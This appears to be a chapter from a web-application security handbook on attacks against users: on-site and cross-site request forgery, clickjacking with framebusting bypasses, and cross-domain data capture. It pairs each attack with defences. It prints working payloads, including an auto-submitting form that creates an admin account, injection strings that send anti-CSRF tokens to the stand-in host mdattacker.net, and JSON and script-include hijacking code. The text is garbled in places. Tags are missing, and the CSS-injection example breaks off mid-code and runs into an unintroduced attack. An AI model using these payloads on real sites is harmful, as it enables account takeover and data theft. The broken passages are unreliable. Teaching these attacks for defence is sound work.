

Attacking Users: Other Techniques

The preceding chapter examined the grandfather of attacks against other application users—cross-site scripting (XSS). This chapter describes a wide range of other attacks against users. Some of these have important similarities to XSS attacks. In many cases, the attacks are more complex or subtle than XSS attacks and can succeed in situations where plain XSS is not possible.

Attacks against other application users come in many forms and manifest a variety of subtleties and nuances that are frequently overlooked. They are also less well understood in general than the primary server-side attacks, with different flaws being conflated or neglected even by some seasoned penetration testers. We will describe all the different vulnerabilities that are commonly encountered and will spell out the steps you need to follow to identify and exploit each of these.

Inducing User Actions

The preceding chapter described how XSS attacks can be used to induce a user to unwittingly perform actions within the application. Where the victim user has administrative privileges, this technique can quickly lead to complete compromise of the application. This section examines some additional methods that can be used to induce actions by other users. These methods can be used even in applications that are secured against XSS.

Request Forgery

This category of attack (also known as *session riding*) is closely related to session hijacking attacks, in which an attacker captures a user's session token and therefore can use the application "as" that user. With request forgery, however, the attacker need never actually know the victim's session token. Rather, the attacker exploits the normal behavior of web browsers to hijack a user's token, causing it to be used to make requests that the user does not intend to make.

Request forgery vulnerabilities come in two flavors: on-site and cross-site.

On-Site Request Forgery

On-site request forgery (OSRF) is a familiar attack payload for exploiting stored XSS vulnerabilities. In the MySpace worm, described in the preceding chapter, a user named Samy placed a script in his profile that caused any user viewing the profile to perform various unwitting actions. What is often overlooked is that stored OSRF vulnerabilities can exist even in situations where XSS is not possible.

Consider a message board application that lets users submit items that are viewed by other users. Messages are submitted using a request like the following:

```
POST /submit.php
Host: wahn-app.com
Content-Length: 34

type=question&name=daf&message=foo
```

This request results in the following being added to the messages page:

```
<tr>
  <td></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

In this situation, you would, of course, test for XSS flaws. However, suppose that the application is properly HTML-encoding any " < and > characters it inserts into the page. When you are satisfied that this defense cannot be bypassed in any way, you might move on to the next test.

But look again. You control part of the target of the tag. Although you cannot break out of the quoted string, you can modify the URL to cause any user who views your message to make an arbitrary on-site GET request. For example, submitting the following value in the `type` parameter causes anyone viewing your message to make a request that attempts to add a new administrative user:

```
../admin/newUser.php?username=daf2&password=0wned&role=admin#
```

When an ordinary user is induced to issue your crafted request, it, of course, fails. But when an administrator views your message, your backdoor account gets created. You have performed a successful OSRF attack even though XSS was not possible. And, of course, the attack succeeds even if administrators take the precaution of disabling JavaScript.

In the preceding attack string, note the # character that effectively terminates the URL before the .gif suffix. You could just as easily use & to incorporate the suffix as a further request parameter.

TRY IT!

In this example, an OSRF exploit can be placed in the recent searches list, even though this is not vulnerable to XSS:

```
http://mdsec.net/search/77/
```

HACK STEPS

1. In every location where data submitted by one user is displayed to other users but you cannot perform a stored XSS attack, review whether the application's behavior leaves it vulnerable to OSRF.
2. The vulnerability typically arises where user-supplied data is inserted into the target of a hyperlink or other URL within the returned page. Unless the application specifically blocks any characters you require (typically dots, slashes, and the delimiters used in the query string), it is almost certainly vulnerable.
3. If you discover an OSRF vulnerability, look for a suitable request to target in your exploit, as described in the next section for cross-site request forgery.

OSRF vulnerabilities can be prevented by validating user input as strictly as possible before it is incorporated into responses. For example, in the specific case described, the application could verify that the `type` parameter has one of a specific range of values. If the application must accept other values that it cannot anticipate in advance, input containing any of the characters `/ . \ ? &` and `=` should be blocked.

Note that HTML-encoding these characters is *not* an effective defense against OSRF attacks, because browsers will decode the target URL string before it is requested.

Depending on the insertion point and the surrounding context, it may also be possible to prevent OSRF attacks using the same defenses described in the next section for cross-site request forgery attacks.

Cross-Site Request Forgery

In cross-site request forgery (CSRF) attacks, the attacker creates an innocuous-looking website that causes the user's browser to submit a request directly to the vulnerable application to perform some unintended action that is beneficial to the attacker.

Recall that the same-origin policy does not prohibit one website from issuing requests to a different domain. It does, however, prevent the originating website from processing the responses to cross-domain requests. Hence, CSRF attacks normally are "one-way" only. Multistage actions such as those involved in the Samy XSS worm, in which data is read from responses and incorporated into later requests, cannot be performed using a pure CSRF attack. (Some methods by which CSRF techniques can be extended to perform limited two-way attacks, and capture data cross-domain, are described later in this chapter.)

Consider an application in which administrators can create new user accounts using requests like the following:

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionId=8299BE6B260193DA076383A2385B07B9
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

realname=daf&username=daf&userrole=admin&password=letmein1&
confirmpassword=letmein1
```

This request has three key features that make it vulnerable to CSRF attacks:

- The request performs a privileged action. In the example shown, the request creates a new user with administrative privileges.
- The application relies solely on HTTP cookies for tracking sessions. No session-related tokens are transmitted elsewhere within the request.
- The attacker can determine all the parameters required to perform the action. Aside from the session token in the cookie, no unpredictable values need to be included in the request.

Taken together, these features mean that an attacker can construct a web page that makes a cross-domain request to the vulnerable application containing everything needed to perform the privileged action. Here is an example of such an attack:

```
<html>
<body>
<form action="https://mdsec.net/auth/390/NewUserStep2.ashx"
method="POST">
```

```
<input type="hidden" name="realname" value="daf">
<input type="hidden" name="username" value="daf">
<input type="hidden" name="userrole" value="admin">
<input type="hidden" name="password" value="letmein1">
<input type="hidden" name="confirmpassword" value="letmein1">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

This attack places all the parameters to the request into hidden form fields and contains a script to automatically submit the form. When the user's browser submits the form, it automatically adds the user's cookies for the target domain, and the application processes the resulting request in the usual way. If an administrative user who is logged in to the vulnerable application visits the attacker's web page containing this form, the request is processed within the administrator's session, and the attacker's account is created.

TRY IT!

```
http://mdsec.net/auth/390/
```

A real-world example of a CSRF flaw was found in the eBay application by Dave Armstrong in 2004. It was possible to craft a URL that caused the requesting user to make an arbitrary bid on an auction item. A third-party website could cause visitors to request this URL, so that any eBay user who visited the website would place a bid. Furthermore, with a little work, it was possible to exploit the vulnerability in a stored OSRF attack within the eBay application itself. The application allowed users to place `` tags within auction descriptions. To defend against attacks, the application validated that the tag's target returned an actual image file. However, it was possible to place a link to an off-site server that returned a legitimate image when the auction item was created and subsequently replace this image with an HTTP redirect to the crafted CSRF URL. Thus, anyone who viewed the auction item would unwittingly place a bid on it. More details can be found in the original Bugtraq post:

```
http://archive.cert.uni-stuttgart.de/bugtraq/2005/04/msg00279.html
```

NOTE The defect in the application's validation of off-site images is known as a "time of check, time of use" (TOCTOU) flaw. An item is validated at one time and used at another time, and an attacker can modify its value in the window between these times.

Exploiting CSRF Flaws

CSRF vulnerabilities arise primarily in cases where applications rely solely on HTTP cookies for tracking sessions. Once an application has set a cookie in a user's browser, the browser automatically submits that cookie to the application in every subsequent request. This is true regardless of whether the request originates from a link, form within the application itself, or from any other source such as an external website or a link clicked in an e-mail. If the application does not take precautions against an attacker's "riding" on its users' sessions in this way, it is vulnerable to CSRF.

HACK STEPS

1. Review the key functionality within the application, as identified in your application mapping exercises (see Chapter 4).
2. Find an application function that can be used to perform some sensitive action on behalf of an unwitting user, that relies solely on cookies for tracking user sessions, and that employs request parameters that an attacker can fully determine in advance—that is, that do not contain any other tokens or unpredictable items.
3. Create an HTML page that issues the desired request without any user interaction. For GET requests, you can place an `` tag with the `src` attribute set to the vulnerable URL. For POST requests, you can create a form that contains hidden fields for all the relevant parameters required for the attack and that has its target set to the vulnerable URL. You can use JavaScript to autosubmit the form as soon as the page loads.
4. While logged in to the application, use the same browser to load your crafted HTML page. Verify that the desired action is carried out within the application.

TIP The possibility of CSRF attacks alters the impact of numerous other categories of vulnerability by introducing an additional vector for their exploitation. For example, consider an administrative function that takes a user identifier in a parameter and displays information about the specified user. The function is subject to rigorous access control, but it contains a SQL injection vulnerability in the `uid` parameter. Since application administrators are trusted and have full control of the database in any case, the SQL injection vulnerability might be considered low risk. However, because the function does not (as originally intended) perform any administrative action, it is not protected against CSRF. From an attacker's perspective, the function is just as

significant as one specifically designed for administrators to execute arbitrary SQL queries. If a query can be injected that performs some sensitive action, or that retrieves data via some out-of-band channel, this attack can be performed by nonadministrative users via CSRF.

Authentication and CSRF

Since CSRF attacks involve performing some privileged action within the context of the victim user's session, they normally require the user to be logged in to the application at the time of the attack.

One location where numerous dangerous CSRF vulnerabilities have arisen is in the web interfaces used by home DSL routers. These devices often contain sensitive functions, such as the ability to open all ports on the Internet-facing firewall. Since these functions are often not protected against CSRF, and since most users do not modify the device's default internal IP address, they are vulnerable to CSRF attacks delivered by malicious external sites. However, the devices concerned often require authentication to make sensitive changes, and most users generally are not logged in to their device.

If the device's web interface uses forms-based authentication, it is often possible to perform a two-stage attack by first logging the user in to the device and then performing the authenticated action. Since most users do not modify the default credentials for devices of this kind (perhaps on the assumption that the web interface can be accessed only from the internal home network), the attacker's web page can first issue a login request containing default credentials. The device then sets a session token in the user's browser, which is sent automatically in any subsequent requests, including those generated by the attacker.

In other situations, an attacker may require that the victim user be logged in to the application under the attacker's own user context to deliver a specific attack. For example, consider an application that allows users to upload and store files. These files can be downloaded later, but only by the user who uploaded them. Suppose that the function can be used to perform stored XSS attacks, because no filtering of file contents occurs (see Chapter 12). This vulnerability might appear to be harmless, on the basis that an attacker could only use it to attack himself. However, using CSRF techniques, an attacker can in fact exploit the stored XSS vulnerability to compromise other users. As already described, the attacker's web page can make a CSRF request to force a victim user to log in using the attacker's credentials. The attacker's page can then make a CSRF request to download a malicious file. When the user's browser processes this file, the attacker's XSS payload executes, and the user's session with the vulnerable application is compromised. Although the victim is currently logged in using

the attacker's account, this need not be the end of the attack. As described in Chapter 12, the XSS exploit can persist in the user's browser and perform arbitrary actions, logging the user out of her current session with the vulnerable application and inducing her to log back in using her own credentials.

Preventing CSRF Flaws

CSRF vulnerabilities arise because of how browsers automatically submit cookies back to the issuing web server with each subsequent request. If a web application relies solely on HTTP cookies as its mechanism for tracking sessions, it is inherently at risk from this type of attack.

The standard defense against CSRF attacks is to supplement HTTP cookies with additional methods of tracking sessions. This typically takes the form of additional tokens that are transmitted via hidden fields in HTML forms. When each request is submitted, in addition to validating session cookies, the application verifies that the correct token was received in the form submission. Assuming that the attacker has no way to determine the value of this token, he cannot construct a cross-domain request that succeeds in performing the desired action.

NOTE Even functions that are robustly defended using CSRF tokens may be vulnerable to user interface (UI) redress attacks, as described later in this chapter.

When anti-CSRF tokens are used in this way, they must be subjected to the same safeguards as normal session tokens. If an attacker can predict the values of tokens that are issued to other users, he may be able to determine all the parameters required for a CSRF request and therefore still deliver an attack. Furthermore, if the anti-CSRF tokens are not tied to the session of the user to whom they were issued, an attacker may be able to obtain a valid token within his own session and use this in a CSRF attack that targets a different user's session.

TRY IT!

```
http://mdsec.net/auth/395/  
http://mdsec.net/auth/404/
```

WARNING Some applications use relatively short anti-CSRF tokens on the assumption that they will not be subjected to brute-force attacks in the way that short session tokens might be. Any attack that sent a range of possible values to the application would need to send these via the victim's browser, involving a large number of requests that might easily be noticed. Furthermore,

the application may defensively terminate the user's session if it receives too many invalid anti-CSRF tokens, thereby stalling the attack.

However, this ignores the possibility of performing a brute-force attack purely on the client side, without sending any requests to the server. In some situations, this attack can be performed using a CSS-based technique to enumerate a user's browsing history. For such an attack to succeed, two conditions must hold:

- The application must sometimes transmit an anti-CSRF token within the URL query string. This is often the case, because many protected functions are accessed via simple hyperlinks containing a token within the target URL.
- The application must either use the same anti-CSRF token throughout the user's session or tolerate the use of the same token more than once. This is often the case to enhance the user's experience and allow use of the browser's back and forward buttons.

If these conditions hold, and the target user has already visited a URL that includes an anti-CSRF token, the attacker can perform a brute-force attack from his own page. Here, a script on the attacker's page dynamically creates hyperlinks to the relevant URL on the target application, including a different value for the anti-CSRF token in each link. It then uses the JavaScript API `getComputedStyle` to test whether the user has visited the link. When a visited link is identified, a valid anti-CSRF token has been found, and the attacker's page can then use it to perform sensitive actions on the user's behalf.

Note that to defend against CSRF attacks, it is not sufficient simply to perform sensitive actions using a multistage process. For example, when an administrator adds a new user account, he might enter the relevant details at the first stage and then review and confirm the details at the second stage. If no additional anti-CSRF tokens are being used, the function is still vulnerable to CSRF, and an attacker can simply issue the two required requests in turn, or (very often) proceed directly to the second request.

Occasionally, an application function employs an additional token that is set in one response and submitted in the next request. However, the transition between these two steps involves a redirection, so the defense achieves nothing. Although CSRF is a one-way attack and cannot be used to read tokens from application responses, if a CSRF response contains a redirection to a different URL containing a token, the victim's browser automatically follows the redirect and automatically submits the token with this request.

TRY IT!

```
http://mdsec.net/auth/398/
```

Do not make the mistake of relying on the HTTP `Referer` header to indicate whether a request originated on-site or off-site. The `Referer` header can be spoofed using older versions of Flash or masked using a meta refresh tag. In general, the `Referer` header is not a reliable foundation on which to build any security defenses within web applications.

Defeating Anti-CSRF Defenses Via XSS

It is often claimed that anti-CSRF defenses can be defeated if the application contains any XSS vulnerabilities. But this is only partly true. The thought behind the claim is correct—that because XSS payloads execute on-site, they can perform two-way interaction with the application and therefore can retrieve tokens from the application's responses and submit them in subsequent requests.

However, if a page that is itself protected by anti-CSRF defenses also contains a reflected XSS flaw, this flaw cannot easily be used to break the defenses. Don't forget that the initial request in a reflected XSS attack is itself cross-site. The attacker crafts a URL or `POST` request containing malicious input that gets copied into the application's response. But if the vulnerable page implements anti-CSRF defenses, the attacker's crafted request must *already* contain the required token to succeed. If it does not, the request is rejected, and the code path containing the reflected XSS flaw does not execute. The issue here is not whether injected script can read any tokens contained in the application's response (of course it can). The issue is about getting the script into a response containing those tokens in the first place.

In fact, there are several situations in which XSS vulnerabilities can be exploited to defeat anti-CSRF defenses:

- If there are any stored XSS flaws within the defended functionality, these can always be exploited to defeat the defenses. JavaScript injected via the stored attack can directly read the tokens contained within the same response that the script appears in.
- If the application employs anti-CSRF defenses for only part of its functionality, and a reflected XSS flaw exists in a function that is not defended against CSRF, that flaw can be exploited to defeat the anti-CSRF defenses. For example, if an application employs anti-CSRF tokens to protect only the second step of a funds transfer function, an attacker can leverage a reflected XSS attack elsewhere to defeat the defense. A script injected via this flaw can make an on-site request for the first step of the funds transfer, retrieve the token, and use this to request the second step. The attack is successful because the first step of the transfer, which is not defended against CSRF, returns the token needed to access the defended page. The reliance on only HTTP cookies to reach the first step means that it can be leveraged to gain access to the token defending the second step.

- In some applications, anti-CSRF tokens are tied only to the current user, and not to his session. In this situation, if the login form is not protected against CSRF, a multistage exploit may still be possible. First, the attacker logs in to his own account to obtain a valid anti-CSRF token that is tied to his user identity. He then uses CSRF against the login form to force the victim user to log in using the attacker's credentials, as was already described for the exploitation of same-user stored XSS vulnerabilities. Once the user is logged in as the attacker, the attacker uses CSRF to cause the user to issue a request exploiting the XSS bug, using the anti-CSRF token previously acquired by the attacker. The attacker's XSS payload then executes in the user's browser. Since the user is still logged in as the attacker, the XSS payload may need to log the user out again and induce the user to log back in, with the result that the user's login credentials and resulting application session are fully compromised.
- If anti-CSRF tokens are tied not to the user but to the current session, a variation on the preceding attack may be possible if any methods are available for the attacker to inject cookies into the user's browser (as described later in this chapter). Instead of using a CSRF attack against the login form with the attacker's own credentials, the attacker can directly feed to the user both his current session token and the anti-CSRF token that is tied to it. The remainder of the attack then proceeds as previously described.

These scenarios aside, robust defenses against CSRF attacks do in many situations make it considerably harder, if not impossible, to exploit some reflected XSS vulnerabilities. However, it goes without saying that any XSS conditions in an application should always be fixed, regardless of any anti-CSRF protections in place that may, in some situations, frustrate an attacker who is seeking to exploit them.

UI Redress

Fundamentally, anti-CSRF defenses involving tokens within the page aim to ensure that requests made by a user originate from that user's actions within the application itself and are not induced by some third-party domain. UI redress attacks are designed to allow a third-party site to induce user actions on another domain even if anti-CSRF tokens are being used. These attacks work because, in the relevant sense, the resulting requests actually do originate within the application being targeted. UI redress techniques are also often referred to as "clickjacking," "strokejacking," and other buzzwords.

In its basic form, a UI redress attack involves the attacker's web page loading the target application within an `iframe` on the attacker's page. In effect, the attacker overlays the target application's interface with a different interface

provided by the attacker. The attacker's interface contains content to entice the user and induce him to perform actions such as clicking the mouse in a particular region of the page. When the user performs these actions, although it appears that he is clicking the buttons and other UI elements that are visible in the attacker's interface, he is unwittingly interacting with the interface of the application that is being targeted.

For example, suppose a banking function to make a payment transfer involves two steps. In the first step, the user submits the details of the transfer. The response to this request displays these details, and also a button to confirm the action and make the payment. Furthermore, in an attempt to prevent CSRF attacks, the form in the response includes a hidden field containing an unpredictable token. This token is submitted when the user clicks the confirm button, and the application verifies its value before transferring the funds.

In the UI redress attack, the attacker's page submits the first request in this process using conventional CSRF. This is done in an `iframe` within the attacker's page. As it does normally, the application responds with the details of the user to be added and a button to confirm the action. This response is "displayed" within the attacker's `iframe`, which is overlaid with the attacker's interface designed to induce the victim to click the region containing the confirm button. When the user clicks in this region, he is unwittingly clicking the confirm button in the target application, so the new user gets created. This basic attack is illustrated in Figure 13-1.




Figure 13-1: A basic UI redress attack

The reason this attack succeeds, where a pure CSRF attack would fail, is that the anti-CSRF token used by the application is processed in the normal way. Although the attacker's page cannot read the value of this token due to the same-origin policy, the form in the attacker's `iframe` includes the token

generated by the application, and it submits this back to the application when the victim unwittingly clicks the confirm button. As far as the target application is concerned, everything is normal.

To deliver the key trick of having the victim user see one interface but interact with a different one, the attacker can employ various CSS techniques. The `iframe` that loads the target interface can be made an arbitrary size, in an arbitrary location within the attacker's page, and showing an arbitrary location within the target page. Using suitable style attributes, it can be made completely transparent so that the user cannot see it.

TRY IT!

```
http://mdsec.net/auth/405/
```

Developing the basic attack further, the attacker can use complex script code within his interface to induce more elaborate actions than simply clicking a button. Suppose an attack requires the user to enter some text into an input field (for example, in the amount field of a funds transfer page). The attacker's user interface can contain some content that induces the user to type (for example, a form to enter a phone number to win a prize). A script on the attacker's page can selectively handle keystrokes so that when a desired character is typed, the keystroke event is effectively passed to the target interface to populate the required input field. If the user types a character that the attacker does not want to enter into the target interface, the keystroke is not passed to that interface, and the attacker's script waits for the next keystroke.

In a further variation, the attacker's page can contain content that induces the user to perform mouse-dragging actions, such as a simple game. Script running on the attacker's page can selectively handle the resulting events in a way that causes the user to unwittingly select text within the target application's interface and drag it into an input field in the attacker's interface, or vice versa. For example, when targeting a web mail application, the attacker could induce the user to drag text from an e-mail message into an input field that the attacker can read. Alternatively, the user could be made to create a rule to forward all e-mail to the attacker and drag the required e-mail address from the attacker's interface into the relevant input field in the form that defines the rule. Furthermore, since links and images are dragged as URLs, the attacker may be able to induce dragging actions to capture sensitive URLs, including anti-CSRF tokens, from the target application's interface.

A useful explanation of these and other attack vectors, and the methods by which they may be delivered, can be found here:

```
http://ui-redressing.mniemietz.de/uiRedressing.pdf
```

Framebusting Defenses

When UI redress attacks were first widely discussed, many high-profile web applications sought to defend against them using a defensive technique known as *framebusting*. In some cases this was already being used to defend against other frame-based attacks.

Framebusting can take various forms, but it essentially involves each relevant page of an application running a script to detect if it is being loaded within an `iframe`. If so, an attempt is made to “bust” out of the `iframe`, or some other defensive action is performed, such as redirecting to an error page or refusing to display the application’s own interface.

A Stanford University study in 2010 examined the framebusting defenses used by 500 top websites. It found that in every instance these could be circumvented in one way or another. How this can be done depends on the specific details of each defense, but can be illustrated using a common example of framebusting code:

```
<script>
  if (top.location != self.location)
    { top.location = self.location }
</script>
```

This code checks whether the URL of the page itself matches the URL of the top frame in the browser window. If it doesn’t, the page has been loaded within a child frame. In that case the script tries to break out of the frame by reloading itself into the top-level frame in the window.

An attacker performing a UI redress attack can circumvent this defense to successfully frame the target page in several ways:

- Since the attacker’s page controls the top-level frame, it can redefine the meaning of `top.location` so that an exception occurs when a child frame tries to reference it. For example, in Internet Explorer, the attacker can run the following code:

```
var location = 'foo';
```

This redefines `location` as a local variable in the top-level frame so that code running in a child frame cannot access it.

- The top-level frame can hook the `window.onbeforeunload` event so that the attacker’s event handler is run when the framebusting code tries to set the location of the top-level frame. The attacker’s code can perform a further redirect to a URL that returns an HTTP 204 (No Content) response. This causes the browser to cancel the chain of redirection calls and leaves the URL of the top-level frame unchanged.
- The top-level frame can define the `sandbox` attribute when loading the target application into a child frame. This disables scripting in the child frame while leaving its cookies enabled.

- The top-level frame can leverage the IE XSS filter to selectively disable the framebusting script within the child frame, as described in Chapter 12. When the attacker's page specifies the URL for the `iframe` target, it can include a new parameter whose value contains a suitable part of the framebusting script. The IE XSS filter identifies script code within both the parameter value and the response from the target application and disables the script in the response in an effort to protect the user.

TRY IT!

```
http://mdsec.net/auth/406/
```

Preventing UI Redress

The current consensus is that although some kinds of framebusting code may hinder UI redress attacks in some situations, this technique should not be relied on as a surefire defense against these attacks.

A more robust method for an application to prevent an attacker from framing its pages is to use the `X-Frame-Options` response header. It was introduced with Internet Explorer 8 and has since been implemented in most other popular browsers. The `X-Frame-Options` header can take two values. The value `deny` instructs the browser to prevent the page from being framed, and `sameorigin` instructs the browser to prevent framing by third-party domains.

TIP When analyzing any antiframe defenses employed within an application, always review any related versions of the interface that are tailored for mobile devices. For example, although `wahh-app.com/chat/` might defend robustly against framing attacks, there may be no defenses protecting `wahh-app.com/mobile/chat/`. Application owners often overlook mobile versions of the user interface when devising antiframe defenses, perhaps on the assumption that a UI redress attack would be impractical on a mobile device. However, in many cases, the mobile version of the application runs as normal when accessed using a standard (nonmobile) browser, and user sessions are shared between both versions of the application.

Capturing Data Cross-Domain

The same-origin policy is designed to prevent code running on one domain from accessing content delivered from a different domain. This is why cross-site request forgery attacks are often described as “one-way” attacks. Although

one domain may cause requests to a different domain, it may not easily read the responses from those requests to steal the user's data from a different domain.

In fact, various techniques can be used in some situations to capture all or part of a response from a different domain. These attacks typically exploit some aspect of the target application's functionality together with some feature of popular browsers to allow cross-domain data capture in a way that the same-origin policy is intended to prevent.

Capturing Data by Injecting HTML

Many applications contain functionality that allows an attacker to inject some limited HTML into a response that is received by a different user in a way that falls short of a full XSS vulnerability. For example, a web mail application may display e-mails containing some HTML markup but block any tags and attributes that can be used to execute script code. Or a dynamically generated error message may filter a range of expressions but still allow some limited use of HTML.

In these situations, it may be possible to leverage the HTML-injection condition to cause sensitive data within the page to be sent to the attacker's domain. For example, in a web mail application, the attacker may be able to capture the contents of a private e-mail message. Alternatively, the attacker may be able to read an anti-CSRF token being used within the page, allowing him to deliver a CSRF attack to forward the user's e-mail messages to an arbitrary address.

Suppose the web mail application allows injection of limited HTML into the following response:

```
[ limited HTML injection here ]
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
```

Following the injection point, the page contains an HTML form that includes a CSRF token. In this situation, an attacker could inject the following text into the response:

```
<img src='http://mdattacker.net/capture?html=
```

This snippet of HTML opens an image tag targeting a URL on the attacker's domain. The URL is encapsulated in single quotation marks, but the URL string

is not terminated, and the `` tag is not closed. This causes the browser to treat the text following the injection point as part of the URL, up until a single quotation mark is encountered, which happens later in the response when a quoted JavaScript string appears. Browsers tolerate all the intervening characters and the fact that the URL spans several lines.

When the user's browser processes the response into which the attacker has injected, it attempts to fetch the specified image and makes a request to the following URL, thereby sending the sensitive anti-CSRF token to the attacker's server:

```
http://mdattacker.net/capture?html=<form%20action="http://wahn-mail.com/forwardemail"%20method="POST"><input%20type="hidden"%20name="nonce"%20value="2230313740821"><input%20type="submit"%20value="Forward">...</form>...<script> var%20_StatsTrackerId=
```

An alternative attack would be to inject the following text:

```
<form action="http://mdattacker.net/capture" method="POST">
```

This attack injects a `<form>` tag targeting the attacker's domain before the `<form>` tag used by the application itself. In this situation, when browsers encounter the nested `<form>` tag, they ignore it and process the form in the context of the first `<form>` tag that was encountered. Hence, if the user submits the form, all its parameters, including the sensitive anti-CSRF token, are submitted to the attacker's server:

```
POST /capture HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Host: mdattacker.net

nonce=2230313740821&...
```

Since this second attack injects only well-formed HTML, it may be more effective against filters designed to allow a subset of HTML in echoed inputs. However, it also requires some user interaction to succeed, which may reduce its effectiveness in some situations.

Capturing Data by Injecting CSS

In the examples discussed in the preceding section, it was necessary to use some limited HTML markup in the injected text to capture part of the response cross-domain. In many situations, however, the application blocks or HTML-encodes the characters `<` and `>` in the injected input, preventing the introduction of any new HTML tags. Pure text injection conditions like this are common in web applications and are often considered harmless.

For example, in a web mail application, an attacker may be able to introduce some limited text into the response of a target user via the subject line of an e-mail. In this situation, the attacker may be able to capture sensitive data cross-domain by injecting CSS code into the application.

In the example already discussed, suppose the attacker sends an e-mail with this subject line:

```
{ }*{font-family: '
```

Since this does not contain any HTML metacharacters, it will be accepted by most applications and displayed unmodified in responses to the recipient user. When this happens, the response returned to the user might look like this:

```
<html>
<head>
<title>WahhMail Inbox</title>
</head>
<body>
...
<td>{ }*{font-family: '</td>
...
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
</body>
</html>
```

This response obviously contains HTML. Surprisingly, however, some browsers allow this response to be loaded as a CSS stylesheet and happily process any CSS definitions it contains. In the present case, the injected response defines the CSS `font-family` property and starts a quoted string as the property definition. The attacker's injected text does not close the string, so it continues through the rest of the response, including the hidden form field containing the sensitive anti-CSRF token. (Note that it is not necessary for CSS definitions to be quoted. However, if they are not, they terminate at the next semicolon character, which may occur before the sensitive data that the attacker wants to capture.)

To exploit this behavior, an attacker needs to host a page on his own domain that includes the injected response as a CSS stylesheet. This causes any embedded CSS definitions to be applied within the attacker's own page. These can

then be queried using JavaScript to retrieve the captured data. For example, the attacker can host a page containing the following:

```
<link rel="stylesheet" href="https://wahh-mail.com/inbox" type="text/
css">
<script>
    document.write('  
</script>
```

If a user who accesses the attacker's page is simultaneously logged in to the vulnerable application, the attacker's page dynamically includes the script containing the user's profile information. This script calls the `showUserInfo` function, as implemented by the attacker, and his code receives the user's profile details, including, in this instance, the user's password.

TRY IT!

```
http://mdsec.net/auth/420/
```

JSON

In a variation on the preceding example, the application does not perform a function callback in the dynamically invoked script, but instead just returns the JSON array containing the user's details:

```
[
  [ 'Name', 'Matthew Adamson' ],
  [ 'Username', 'adammatt' ],
  [ 'Password', '4nllub3' ],
  [ 'Uid', '88' ],
  [ 'Role', 'User' ]
]
```

As described in Chapter 3, JSON is a flexible notation for representing arrays of data and can be consumed directly by a JavaScript interpreter.

In older versions of Firefox, it was possible to perform a cross-domain script include attack to capture this data by overriding the default `Array` constructor in JavaScript. For example:

```
<script>
  function capture(s) {
    alert(s);
  }
  function Array() {
    for (var i = 0; i < 5; i++)
      this[i] setter = capture;
  }
</script>
<script src="https://mdsec.net/auth/409/YourDetailsJson.ashx">
</script>
```

This attack modifies the default `Array` object and defines a custom `setter` function, which is invoked when values are assigned to elements in an array. It then executes the response containing the JSON data. The JavaScript interpreter consumes the JSON data, constructs an `Array` to hold its values, and invokes the attacker's custom `setter` function for each value in the array.

Since this type of attack was discovered in 2006, the Firefox browser has been modified so that custom setters are not invoked during array initialization. This attack is not possible in current browsers.

TRY IT!

<http://mdsec.net/auth/409/>

You need to download version 2.0 of Firefox to exploit this example. You can download this from the following URL:

www.oldapps.com/firefox.php?old_firefox=26

Variable Assignment

Consider a social networking application that makes heavy use of asynchronous requests for actions such as updating status, adding friends, and posting comments. To deliver a fast and seamless user experience, parts of the user interface are loaded using dynamically generated scripts. To prevent standard CSRF attacks, these scripts include anti-CSRF tokens that are used when performing sensitive actions. Depending on how these tokens are embedded within the dynamic scripts, it may be possible for an attacker to capture the tokens by including the relevant scripts cross-domain.

For example, suppose a script returned by the application on `wahh-network.com` contains the following:

```
...  
var nonce = '222230313740821';  
...
```

A simple proof-of-concept attack to capture the `nonce` value cross-domain would be as follows:

```
<script src="https://wahh-network.com/status">  
</script>  
<script>  
    alert(nonce);  
</script>
```

In a different example, the value of the token may be assigned within a function:

```
function setStatus(status)  
{  
    ...  
    nonce = '222230313740821';  
    ...  
}
```

In this situation, the following attack would work:

```
<script src="https://wahh-network.com/status">  
</script>  
<script>  
    setStatus('a');  
    alert(nonce);  
</script>
```

Various other techniques may apply in different situations with variable assignments. In some cases the attacker may need to implement a partial replica of the target application's client-side logic to be able to include some of its scripts and capture the values of sensitive items.

E4X

In the recent past, E4X has been a fast-evolving area, with browser behavior being frequently updated in response to exploitable conditions that have been identified in numerous real-world applications.

E4X is an extension to ECMAScript languages (including JavaScript) that adds native support for the XML language. At the present time, it is implemented in current versions of the Firefox browser. Although it has since been fixed, a classic example of cross-domain data capture can be found in Firefox's handling of E4X.

As well as allowing direct usage of XML syntax within JavaScript, E4X allows nested calls to JavaScript from within XML:

```
var foo=<bar>{prompt('Please enter the value of bar.')}</bar>;
```

These features of E4X have two significant consequences for cross-domain data-capture attacks:

- A piece of well-formed XML markup is treated as a value that is not assigned to any variable.
- Text nested in a `{ . . . }` block is executed as JavaScript to initialize the relevant part of the XML data.

